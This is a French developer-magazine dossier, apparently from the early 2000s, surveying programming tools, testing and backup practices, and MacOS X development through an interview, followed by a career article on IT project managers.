Débutons par les grands classiques. Il existe de nombreux éditeurs, RAD, IDE et compilateurs dédiés aux langages C et C++ (gratuits ou peu onéreux), utilisables par les développeurs de tous niveaux. Pour les amateurs d'outils graphiques, vous pouvez opter pour les versions Personal ou Open, de Delphi et Kylix. Ils évitent de tout coder à la main et facilitent la création d'interfaces. Si vous êtes sous Unix / Linux / OS X, vous pouvez aussi utiliser le mythique trio : emacs, gcc et gdb.

Vous pouvez aussi passer par C++ Builder. Pour les passionnés du Pascal, Pascal objet, pourquoi ne pas envisager Turbo Pascal ou à la rigueur CodeWarrior. Il n'est pas nécessaire d'utiliser des outils évolués pour programmer en C/C++. Un éditeur de texte de base suffit. Ensuite, il faudra disposer d'un compilateur. Le choix ne manque pas : gcc, C++ Builder Compiler, DevC++ ou pourquoi pas le compilateur Intel.


Quelques produits à télécharger :

<http://www.developpez.com/devgratuits/>

Java

Vous aimez Java, vous voulez développer avec ? Par contre, vous ne savez pas quels outils prendre. La panoplie d'outils est très large. Mis à part des projets et applications lourdes ou nécessitant des composants business (EJB) ou portages J2ME, la plupart du temps, les outils Open Source ou gratuits suffiront. Par contre, seule une minorité d'entre eux propose en standard un vrai module RAD. On peut développer en Java sur presque n'importe quel système : Windows, Linux, Solaris, MacOS X, Unix, BSD... Tout dépend quel système vous avez déjà installé ou sur lequel vous

► Configuration idéale



Python / Perl / PHP

Python est un langage très prisé. Les outils pour développer en Python sont nombreux et la plupart du temps Open Source et Libres. Côté IDE, on peut citer : Boa Construcor, IDLE fork, Python-Works Pro, Python for Delphi, Visual Python (addon pour Visual Studio.NET), Wing IDE, ou encore wxDesigner et bien entendu Zope. On peut développer en Python sous Windows, Linux ou encore MacOS X. Perl n'est pas en reste. De nombreux outils sont disponibles pour toute plate-forme : wxPerl, Slash, WideStudio, Open Perl IDE, Perl Builder, Visual Perl, Perl Oasis, OptiPerl, Komodo, UltraEdit, VisiPerl. Si vous êtes plutôt PHP, il n'y a pas que Zend. D'autres environnements PHP existent pour simplifier le développement PHP, dont : Dev-PHP, PHPedit, IDE PHP, PHPed, K PHP Develop. Bref, vous pouvez trouver des outils visuels ou plus basiques, à vous de choisir...


sentez à l'aise. La plupart des outils Java fonctionnent sur les principaux systèmes. Si vous cherchez une solution 100 % Libre / Open Source, optez dans ce cas pour du Linux sur PC. Vous pourrez ainsi utiliser les IDE les plus divers : JBuilder Personal, Eclipse, NetBeans, Jedit... Si vous avez besoin d'un IDE couplé à un RAD, le choix se portera plutôt sur du JBuilder Personal, à la rigueur Eclipse couplé à un add-on visuel pour l'interface utilisateur. Cependant, si vous avez des exigences J2EE, Corba, EJB et autres composants orientés Business, vous pourrez choisir un outil de type JBuilder SE. Vous pourrez aussi mettre en œuvre des serveurs J2EE de type JBoss.

C# / .NET

Là, il faut distinguer deux éléments : développer en C#, développer en et pour .NET. Pour le second point, il n'y a pas beaucoup d'outils gratuits ou Open Source, à l'image du projet Mono, même s'il n'est pas encore complet et totalement fonctionnel. Vous aurez à choisir entre deux éditeurs d'IDE - RAD : Visual Studio.NET de Microsoft, C# Builder et Delphi 7 Studio de Borland. Voici pour les plus connus. Il existe aussi d'autres IDE pour concevoir des applications C# / .NET. Tout d'abord, #develop (ou SharpDevelop). IDE gratuit et surtout Open Source ! Autre option possible, Antechinus C# Editor de C-Point. Bien entendu, il faut développer sous Windows et avoir le framework .NET. Par contre, sous BSD et MacOS X, on peut programmer en C# grâce à la disponibilité de la CLI sur ces deux systèmes, via le programme Shared Source.

Génération de documentation

Dans toute application digne de ce nom, il est nécessaire de générer une documentation technique du code. Très pratique pour connaître en détail le code et les classes. Actuellement, les principaux IDE proposent souvent des outils de documentation. En Java, il y a évidemment l'incontournable JavaDoc. Bien entendu ce n'est pas le seul et l'unique. Toujours du côté Java, il y a Doc++. Outre Java, il s'utilise aussi dans des projets C, C++ et IDL. La documentation générée est en TeX ou en HTML. Dans le même esprit, vous avez Doxygen, qui permet en plus de documenter C# et PHP. Si vous développez en PHP, il existe PHPDoc. Il reprend la philosophie de JavaDoc. Pour VB, il y a VBDoc (attention, non mis à jour au-delà de VB 5). Un peu plus actuel, vous trouverez Vbdocman qui peut aussi générer en XML. Plus



D
O
S
S
I
E
R


spécifique à .NET / C#, il y a VB.DOC ainsi que ndoc. Côté Python, vous utiliserez l'excellent PyDoc. Passons dans le petit univers de XML. Pour les schémas XML, il existe divers générateurs tels que x53p, qui génère un document XHTML à partir d'un XSD schema. Dans la même veine, il y a aussi XMLBooster utilisable aussi avec des DTD. Spécifiquement pour les DTD, optez aussi pour dtdoc.

Le coin UML

Les méthodes de modélisation occupent désormais une place importante dans un grand nombre de développements, notamment via UML et dans un autre registre RUP, voire XP au niveau programmation pure. Nous ne parlerons pas ici des outils " propriétaires " (Rational, Together, Codagen, Novosoft, pour ne citer qu'eux). Il existe des outils UML Open Source : qui sont ou des applications à part, ou des outils pour un langage donné. Vous pouvez utiliser ArgoUML, kUML, xFig, OpenTool, Poseidon for UML, EclipseUML, Objecteering Personal Edition, Umbrello UML Modeler. Ces outils sont bons dans des modélisations de base. Pour des projets lourds et pour bénéficier de toutes les fonctions UML ou RUP, les éditeurs classiques restent incontournables.

Et l'assistance développeur ?

N'oublions pas le support, l'assistance et les programmes développeurs des éditeurs. Il peut être intéressant pour le développeur d'adhérer à un



programme développeur et/ou support technique d'un éditeur d'outils. Pourquoi ? Dans ce genre de support et de programme, on a accès à toute une base de connaissances, de la documentation technique, des exemples de code, voire des outils gratuits, des mises à jours, une hot line. Attention : les programmes développeurs du genre Apple Developer ou MSDN, reviennent à plusieurs centaines d'euros par an. Si vous êtes en SSII, cela peut être intéressant. Pour un développeur indépendant, aussi, mais il faudrait évaluer l'apport réel d'un tel programme. Autre source intéressante d'informations techniques : les forums et sites Web spécialisés.


FT

3 • N'OUBLIEZ PAS LES TESTS...

Avoir une plate-forme de développement homogène et performante ne doit pas masquer d'autres considérations que l'on aurait tendance à oublier un peu trop rapidement. En voici une petite liste...


Une machine de tests dédiée ?

Ca y est, vous avez votre plate-forme de développement ! Mais comment faire pour tester l'application ? La réponse dépendra du projet développé. Si vous concevez une application " standard ", pas trop de souci à vous faire. Si votre projet est multi plate-forme, mieux vaut avoir les systèmes cible à portée de main pour tester rapidement. Pour les projets Web, il est vivement conseillé de tester sur plusieurs systèmes afin de valider le code et l'interface. Si vous prévoyez des projets adaptés au cluster ou au multi processing classique, bien entendu, il faut disposer d'une architecture matérielle adaptée pour les tests. Les mêmes problèmes peuvent apparaître pour les



applications mobiles. Tant faire se peut, chaque terminal ou système cible doit être testé régulièrement durant le processus de développement. Si les émulateurs (surtout pour les terminaux mobiles) peuvent remplacer le vrai matériel, rien ne vaut une mise à l'épreuve réelle !

► Configuration idéale



Si vous avez les moyens financiers et la place, il est tout à fait intéressant de pouvoir installer une machine dédiée exclusivement aux tests. Dans le cas de tests Windows, Linux, installez deux disques durs, un pour chaque système. Pour monter et démonter rapidement un système, utiliser des outils de master, capables de créer des images systèmes.

Malheureusement, peu de développeurs indépendants ou débutants peuvent s'offrir des environnements de tests. Les prix de ce type d'outils les réservent aux entreprises. Par contre, si vous devez concevoir des applications sensibles, leur adoption restera incontournable. Malgré tout, quelques outils de base : Malloc / Alloc, peuvent déjà servir à repérer les problèmes les plus voyants et à stabiliser les objets et classes et éviter un certain nombre de fuites mémoire. Certains outils Open Source peuvent être utilisés (ex. : Cactus pour les tests Java ou encore Junit pour le test unitaire).

Faut-il avoir des procédures de sauvegardes ?

Trop souvent, le développeur qui travaille "à la maison" se dit à quoi bon des sauvegardes, ma machine fonctionne parfaitement ! Erreur ! Une mauvaise manipulation est vite arrivée et vous pouvez perdre une quantité non négligeable de code source ! Il est vivement conseillé de procéder régulièrement à des sauvegardes et archivages des projets. Le graveur de CD/DVD facilite cela. Si vous faites des sauvegardes de sécurité sur une

même machine, il faut bien différencier le répertoire de travail et de sauvegarde. Même pour les petits projets, pensez toujours aux sauvegardes. Si vous possédez une machine serveur, créez une architecture de back-up. Pour une petite structure, le CVS est peut-être un peu extravagant mais pourquoi pas. Dans les SSII et les gros projets, un CVS est bien entendu indispensable avec un ou plusieurs serveurs dédiés. Un outil de type File-Merge permet de comparer les mêmes fichiers. Très utile en cas de doute sur 2 versions d'un code source !

Certains systèmes implémentent en standard des fonctions de synchronisation de données entre différents ordinateurs ou dossiers. Cela facilite l'archivage des données. Dans le cadre des codes sources d'un projet, ces fonctions sont intéressantes.

Et la plate-forme de montée en charge ?

Dans certains cas, il faut procéder à des tests de montée en charge. Pour les applications critiques, les gros sites Web, c'est souvent l'une des dernières étapes de développement. La plupart des outils sont payants et coûtent chers (Rational, Compuware, Mercury, Parasoft, etc.). Il existe quelques projets Open Source tels que Scalable Test Platform ou même Solex pour les applications Web. Vous pouvez aussi regarder du côté de dieseltest.

■


FT

D
O
S
S
I
E
R

4 • PEUT-ON RÉELLEMENT DÉVELOPPER SOUS MACOS X ?

Au lieu de reprendre notre précédent dossier MacOS X... nous avons préféré demander son avis à un développeur Mac utilisant massivement l'Unix d'Apple. Grand fan du Newton, Paul Guyot est titulaire d'un DEA en Philosophie des Sciences et en Intelligence Artificielle et programme sur Mac depuis 1987. Si vous avez encore des doutes, les arguments seront peut-être décisifs...


Programmez ! : Avec MacOS X, Apple se positionne de nouveau comme véritable plate-forme de développement. Un développeur travaillant sous Linux ou Windows peut-il avoir intérêt à passer sous OS X et dans quels types de développements ?



Paul Guyot : Un développeur travaillant sous Linux ne sera pas dépaysé bien au contraire. MacOS X 10.2 offre un environnement complet POSIX et Apple fournit sa version de XFree86 avec les accélérations matérielles. On peut facilement développer des logiciels sous MacOS X qui tournent sous Linux, tant qu'on se limite aux fonctions Unix de MacOS X. Mais comme un développeur travaillant auparavant sous Windows, un ancien développeur Linux voudra rapidement tirer parti des spécificités de MacOS X. De par son histoire, ce système comprend plusieurs ensembles de fonctions qui peuvent être utilisées séparément ou simultanément : la partie compatible POSIX permet de construire des programmes robustes et est particulièrement adéquate pour les serveurs, Cocoa, une bibliothèque permettant de concevoir des interfaces d'applications élégantes et des applications simples mais puissantes. Cocoa est une bibliothèque Obj-C et Java. Carbon, hérité de MacOS et plus proche des MFC que connaît le développeur Windows, offre par rapport à Cocoa des fonctions plus précises qui font toute la finesse des applications bien construites. Par exemple Carbon permet de tester individuellement le

contenu des fichiers affichés dans une boîte d'ouverture de fichiers, afin de décider quels sont ceux que l'utilisateur pourra choisir. Et enfin, gravitent autour de ces trois ensembles toute une série de fonctions pour accéder aux services avancés du système. On peut par exemple très facilement accéder au carnet d'adresse de MacOS X, utiliser Rendezvous pour rendre aisée la configuration des applications utilisant le réseau local, utiliser les routines graphiques avancées de MacOS X

avec Quartz, stocker les mots de passe de l'utilisateur dans le trousseau, rendre les applications scriptables avec AppleScript et bien d'autres choses encore. Côté Java, on peut développer sous MacOS X en Java 1.4.1 fourni par Apple. Cette VM utilise directement l'accélération de la carte graphique et permet de faire des animations OpenGL assez époustouflantes. Par ailleurs, les applications Java peuvent tirer pleinement parti des fonctions de MacOS X. Automatiquement, la VM détermine la langue par défaut de l'utilisateur. Des paquetages additionnels permettent de traiter les événements habituellement reçus par les




avec Quartz, stocker les mots de passe de l'utilisateur dans le trousseau, rendre les applications scriptables avec AppleScript et bien d'autres choses encore. Côté Java, on peut développer sous MacOS X en Java 1.4.1 fourni par Apple. Cette VM utilise directement l'accélération de la carte graphique et permet de faire des animations OpenGL assez époustouflantes. Par ailleurs, les applications Java peuvent tirer pleinement parti des fonctions de MacOS X. Automatiquement, la VM détermine la langue par défaut de l'utilisateur. Des paquetages additionnels permettent de traiter les événements habituellement reçus par les

Une offre de développement performante

Il est loin de temps où Apple peinait à trouver de bons outils de développement. Grâce à MacOS X, l'offre a considérablement évolué. On peut tout aussi bien développer en Python, Perl, Tcl, C, C++, Java 1.4.1, Basic, Pascal, PHP, ou encore en C#! Côté outil, rien à dire ! C'est du costaud. Apple livre en standard (et gratuitement) tout son ensemble de développement ainsi que des outils Open Source (dont GCC et gdb). Plusieurs outils Open Source du monde Linux sont disponibles sous OS X tels que Zope. Pour Java, on a autant de choix qu'ailleurs : NetBeans, JBuilder, Eclipse... De nouveaux éditeurs jusque-là absents, ou presque, du monde Apple sortent des versions OS X (dont Oracle avec son Oracle 9i Jdeveloper). Même de nouveaux serveurs d'applications J2EE débarquent sous OS X (ex. : JRun de Macromedia).

► Configuration idéale



applications Mac et l'on peut intégrer la barre de menu Swing à la barre de menu du Macintosh. Enfin, comme le développeur Linux qui se tournera sans aucun doute vers les fonctions spécifiques de MacOS X, le développeur Java pourra se lancer dans Cocoa pour faire des applications spécifiques à MacOS X ou utiliser JDirect3 ou JNI pour compléter ses applications portables.

Quels sont pour vous, les 2 ou 3 points véritablement avantageux de MacOS X au niveau programmation ?

Ce qui fait de MacOS X une plate-forme unique pour la programmation tient en deux mots: Unix et MacOS. Avec Unix, une grande partie des programmes du monde libre sont compilables directement sous MacOS X; pour les autres, il existe deux systèmes de ports (au sens des BSD), Darwinports et Fink. Le développeur de MacOS X a accès à tous les outils de programmation disponibles sous Linux et les BSD dont il peut avoir besoin. Unix apporte aussi une stabilité exemplaire. Le développeur pousse souvent sa machine jusqu'au bout, exécute régulièrement du code incomplet et instable. Sauf à programmer dans le noyau, le

Combien coûte un développement sur Mac ?

Le prix est-il un argument en sa défaveur ? Pas si sûr. Si vous souhaitez réaliser du développement lourd, il faudrait utiliser un PowerMac. Par exemple, 1 PowerMac 1Ghz, 512 Mo de ram, écran 17" plat, carte ATI Radeon 9700 Pro 128 Mo, disque dur 60 Go, cela reviendra à environ 3 200 euros TTC. Cher ou pas cher ? Question difficile. Mais en prenant une configuration équivalente chez un grand constructeur PC, le prix ne sera pas forcément très inférieur à celui d'Apple !

Cela peut paraître un peu élevé mais la qualité du PowerMac est excellente.

développeur sous MacOS X ne plante pas sa machine. Par exemple, le moindre accès à un pointeur nul arrête le programme et est tout de suite repéré. Ce qui fait de MacOS X la plate-forme idéale pour la programmation par rapport aux BSD ou à Linux, c'est l'ensemble des fonctions particulières de MacOS X. Carbon et Cocoa, ainsi que les services additionnels, permettent au développeur de programmer des applications intuitives, bien intégrées au système et élégantes. Parmi l'énorme documentation d'Apple, certains manuels disponibles en ligne traitent exclusivement de l'interface avec l'utilisateur; ils présentent des conseils et des recommandations pour donner à ses applications la touche MacOS X. Le développeur Windows habitué à MSDN sera peut-être un peu dérouté devant la documentation d'Apple.

Apple livre en standard toute une panoplie d'outils de développements. Quel jugement avez-vous sur ceux-ci ?

Apple met surtout en avant ProjectBuilder et InterfaceBuilder. Le premier gère le code et les projets tandis que le second permet de construire des applications Cocoa graphiquement. On intègre les subtilités de Cocoa en quelques jours et on arrive alors, avec InterfaceBuilder, à dessiner des applications très rapidement. Ma fonction favorite d'InterfaceBuilder est le magnétisme permettant non seulement d'aligner les éléments graphiques mais en plus de les espacer en suivant les recommandations Apple (ndlr : les règles d'interfaces à respecter). Des guides bleus apparaissent lorsqu'on déplace les éléments. En quelques clics, on peut dessiner une interface graphique pour son application et comme les programmes de sa catégorie sont disponibles sur d'autres plate-formes, InterfaceBuilder crée le code pour relier les éléments de l'interface graphique aux méthodes qui effectueront les actions correspondantes. ProjectBuilder est particulièrement adapté à MacOS X. Il gère les projets en C/C++ et Obj-C/Obj-C++, en Java et en AppleScript. Il permet facilement de faire des applications multilingues. Dans sa dernière mouture, chaque fichier source peut être encodé dans différents encodages, ce qui donne une grande liberté avec les accents et aux caractères non latins dans les commentaires. Par ailleurs, ProjectBuilder profite de l'aspect Unix de MacOS X. Le code natif est compilé avec gcc et les additions d'Apple (en-têtes précompilés, gestion de l'altivec). Le débogueur de ProjectBuilder est construit autour de gdb. Si on ne peut pas reprocher le prix de ProjectBuilder à Apple, la compilation en revanche, surtout avec gcc 3.x, est parfois un peu lente; par ailleurs, le débogueur n'est pas aussi bien conçu que celui de CodeWarrior. Mais dans l'ensemble, ProjectBuilder remplit tout à fait le contrat et reste le système de développement le mieux intégré à MacOS X. ■

Propos recueillis par François Tonic

D
O
S
S
I
E
R



Chef de projet : un métier multi-compétences

PAR ANNE-FRANÇOISE MOAL

Spécialiste informatique, le chef de projet est également un meneur d'hommes. Il est le moteur et le responsable au quotidien de l'état d'avancement d'un projet informatique. Un métier exigeant qui requiert de nombreuses qualités.

Chef de projet technique, applicatif, intégrateur, responsable de domaine ou encore project manager... Autant d'appellations qui s'apparentent au poste de chef de projet. Qu'il travaille chez le prestataire de services ou chez l'utilisateur, il orchestre la réalisation de tout projet sur le plan informatique. A l'écoute du client, il est capable de traduire ses demandes en solutions informatiques. Selon Christine Sainjon, consultante RH chez Aston, "il est le responsable de la gestion d'un projet et de son bon déroulement. Ses principaux objectifs sont la satisfaction du client mais aussi celle de son équipe et de son entreprise." Selon qu'il exerce ses fonctions chez un éditeur, dans une SSII ou encore au sein d'une entreprise utilisatrice, ses responsabilités peuvent varier. Ainsi, dans le cadre d'une entreprise utilisatrice, il sera responsable de la coordination du développement et de l'intégration de progiciels, alors que dans une SSII il devra le plus souvent animer une équipe de développeurs. Parmi les fonctions du monde de l'informatique, le chef de projet occupe certainement l'une des plus polyvalentes.



" Chef de projet : maîtrise de la technique, gestion des hommes "

ce dès la phase d'étude du projet, avec le suivi de ce dernier jusqu'à sa remise, en temps et en heure au client.", explique Alexandra Lecordier, chargée de recrutement chez SQLi. Il intervient donc très en amont d'un projet, pouvant même travailler sur les avant-ventes avec les commerciaux dès l'instant où un besoin a été formalisé par le client. " Le chef de projet peut donc être sollicité pour participer à la rédaction des propositions commerciales, en partenariat avec l'avant-vente, ou encore dispenser de la formation. Il peut ainsi être amené à former des clients où, cas le plus fréquent, des ingénieurs en interne.

Une fonction au périmètre étendu

Avec son équipe, le chef de projet informatique a pour mission d'intégrer un progiciel ou de développer une solution spécifique adaptée à la demande d'un client ou des utilisateurs internes d'une entreprise. Il doit assurer la gestion du projet en respectant les coûts, veiller au respect du planning, du cahier des charges et des contraintes techniques. Outre le suivi du projet, il assure une veille technologique régulière. Parallèlement, il coordonne l'action d'une équipe interne ou externe de développeurs. Son rôle est donc double : gérer des hommes, et maîtriser la technique. "L'intervention du chef de projet commen-

"Un bon développeur ne devient pas forcément un bon chef de projet, et un bon chef de projet n'était pas forcément un excellent développeur"

Études supérieures : nécessaires mais non suffisantes

Ce poste aux compétences variées est généralement accessible après une formation de niveau bac + 5 et environ cinq ans d'expérience professionnelle dans les métiers du développement. Classiquement, les filières sont les écoles d'ingénieur ou l'enseignement universitaire. A l'université, le DEUG MIAS (mathématiques, informatique et applications aux sciences) ou MASS (mathématiques appliquées et sciences sociales) permet de passer la licence et la maîtrise d'informatique. Des DEUST et Magistères sont également orientés vers l'informatique. La maîtrise des méthodes informatiques appliquées à la gestion (MIAGE) semble fortement indiquée pour la



gestion de projets informatiques. Les instituts universitaires spécialisés (IUP) proposent aussi des spécialisations, sans oublier certains DEA et DESS.

Outre des compétences techniques de haut niveau, certaines qualités personnelles demeurent indispensables pour exercer la fonction de Chef de Projet Informatique. Ce poste requiert en effet une excellente organisation, avec la capacité de gérer un budget et des hommes. Il faut donc être capable de suivre le projet sans se prendre pour un développeur (!), savoir communiquer avec son équipe et son client, savoir mettre en confiance, tout en étant capable d'être ferme. Le chef de projet est le coach d'une équipe, il doit être un meneur. Notons qu'un bon développeur ne devient pas forcément un bon chef de projet et qu'un bon chef de projet n'était pas forcément un excellent développeur. Suivant les personnalités, les chefs de projets vont plus ou moins s'appropriier le projet, gagner en autonomie et pourront gérer des projets de plus en plus complexes.

L'expérience : un indispensable

On ne naît pas chef de projet, on le devient ! Ce n'est pas frais émoulu d'une école d'ingénieur qu'il est possible de prétendre au poste de chef de projet. Ce type de poste nécessite de maîtriser toutes les étapes du développement d'une application. "Les chefs de projets sont généralement des développeurs qui ont de l'expérience, et ont montré leur capacité à mettre en place les cahiers des charges", souligne Alexandra Lecordier. Ils ont 4 ans d'expérience et ont montré qu'ils étaient capables de répondre à des cahiers des charges, d'avoir une relation client et de manager des équipes. Ce sont des expérimentés qui ont un passé technique et qui vont pouvoir monter en puissance."

